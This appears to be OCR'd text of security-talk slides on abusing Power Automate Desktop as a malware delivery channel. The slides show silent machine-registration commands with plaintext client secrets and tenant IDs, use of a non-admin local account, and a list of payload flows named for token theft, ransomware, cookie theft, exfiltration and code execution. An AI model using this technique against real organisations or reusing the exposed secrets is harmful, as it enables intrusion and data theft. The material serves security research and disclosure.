


```
C:\Program Files (x86)\Power Automate Desktop>echo HoD8Q~HbHe~HTwGek7QSJNzjTr~Z4oNsGGY_rbjZ
-w | .\PAD.MachineRegistration.Silent.exe -register -applicationid acd76da8-cc2f-45c1-a2d4-a
eb1f156aa8c -tenantid 420983fd-32b0-4abd-89e0-c3ef3236fc73 -clientsecret -force

C:\Program Files (x86)\Power Automate Desktop>.\PAD.MachineRegistration.Silent.exe -joinmach
inegroup -groupid rndcorp -grouppassword
Please input 'grouppassword' value:
************
```

https://docs.microsoft.com/en-us/power-automate/desktop-flows/machines-silent-registration#silently-register-a-new-machine

@mbrg0

Hello new machine




Machines

Check the real-time health and status of your machines and the desktop flows running on them. Learn more


Machine name ↑	Descrip...	Version	Group	Status	Flows run...	Flows que...	Ac...	Own
hi	—	2.20.141.22151	—	⊗ Disconnecte	0	0	Owner	
win11ent	—	2.21.244.22174	—	✓ Connected	0	0	Co-ow...	
win11pro	—	2.20.141.22151	rndcorp	✓ Connected	0	—	Owner	

Admin required



How to use the Machine registration App?

1. Open **Start** menu
2. Search for command prompt (or PowerShell) and then run it as the administrator
3. Change the directory to the Power Automate install folder (by default: C:\Program Files (x86)\Power Automate)




Select Administrator: Command Prompt

```
C:\Program Files (x86)\Power Automate Desktop>echo HoD8Q~HbHe~HTwGek7QSJNzjTr~Z4oNsGGY_rbjZ
-w | .\PAD.MachineRegistration.Silent.exe -register -applicationid acd76da8-cc2f-45c1-a2d4-a
eb1f156aa8c -tenantid 420983fd-32b0-4abd-89e0-c3ef3236fc73 -clientsecret -force

C:\Program Files (x86)\Power Automate Desktop>.\PAD.MachineRegistration.Silent.exe -joinmach
inegroup -groupid rndcorp -grouppassword
Please input 'grouppassword' value:
************
```

https://docs.microsoft.com/en-us/power-automate/desktop-flows/machines-silent-registration#silently-register-a-new-machine

@mbrg0


Admin NOT required




powershell (running as ZN-WIN-URIELZ\PADUser)

```
PS C:\Program Files (x86)\Power Automate Desktop> echo "NTM8Q~OFTJu79QgrvmZk.2_shzgX2Wiyg
ation.Silent.exe -register -applicationid d1872c72-0ba3-43b4-9550-2915290d17d2 -clientsec
e-96c5-86bb77b4d9bf -force -environmentid 53e866a5-4934-edac-8062-7b7b2a19dd47
PS C:\Program Files (x86)\Power Automate Desktop>
```

PADUser
Local account



```
PS C:\Program Files (x86)\Power Automate Desktop> net user PADUser
User name                    PADUser
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            13/07/2022 0:25:57
Password expires             Never
Password changeable          13/07/2022 0:25:57
Password required            No
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   13/07/2022 8:17:40

Logon hours allowed          All

Local Group Memberships      *Users
Global Group memberships     *None
The command completed successfully.

PS C:\Program Files (x86)\Power Automate Desktop>
```



Manually trigger a flow

Desktop flows


Search connectors and actions

Triggers | **Actions** | See more

Run a flow built with Power Automate for desktop PREMIUM
Desktop flows

Run a flow built with Selenium IDE PREMIUM
Desktop flows

Trigger from cloud




Desktop flows

ⓘ Connection not found. Please create a new connection and change your application to use the new connection.

* Connect	Directly to machine
* Machine or machine group	win11ent
* Domain and username	alexg
* Password	•••

Create

Set up connection



Run a flow built with Power Automate for desktop

* Desktop flow	Select an item
* Run Mode	...groun

Edit

Show advanced options

+ Create a new desktop flow

Search (minimum 2 characters)


- StealPowerAutomateToken
- Ransomware
- StealCookie
- Exfil
- CodeExec
- Cleanup

Distribute payload

Cloud setup

@mbrg0

How to avoid active machine users



Run a flow built with Power Automate for desktop

* Desktop flow: Select an item

* Run Mode: Choose between running while signed in (attended) or in the backgrounc

- Attended (runs when you're signed in)
- Unattended (runs on a machine that's signed out)

Unattended RPA

Create a new local user session

Attended RPA

Leverage an existing local user session

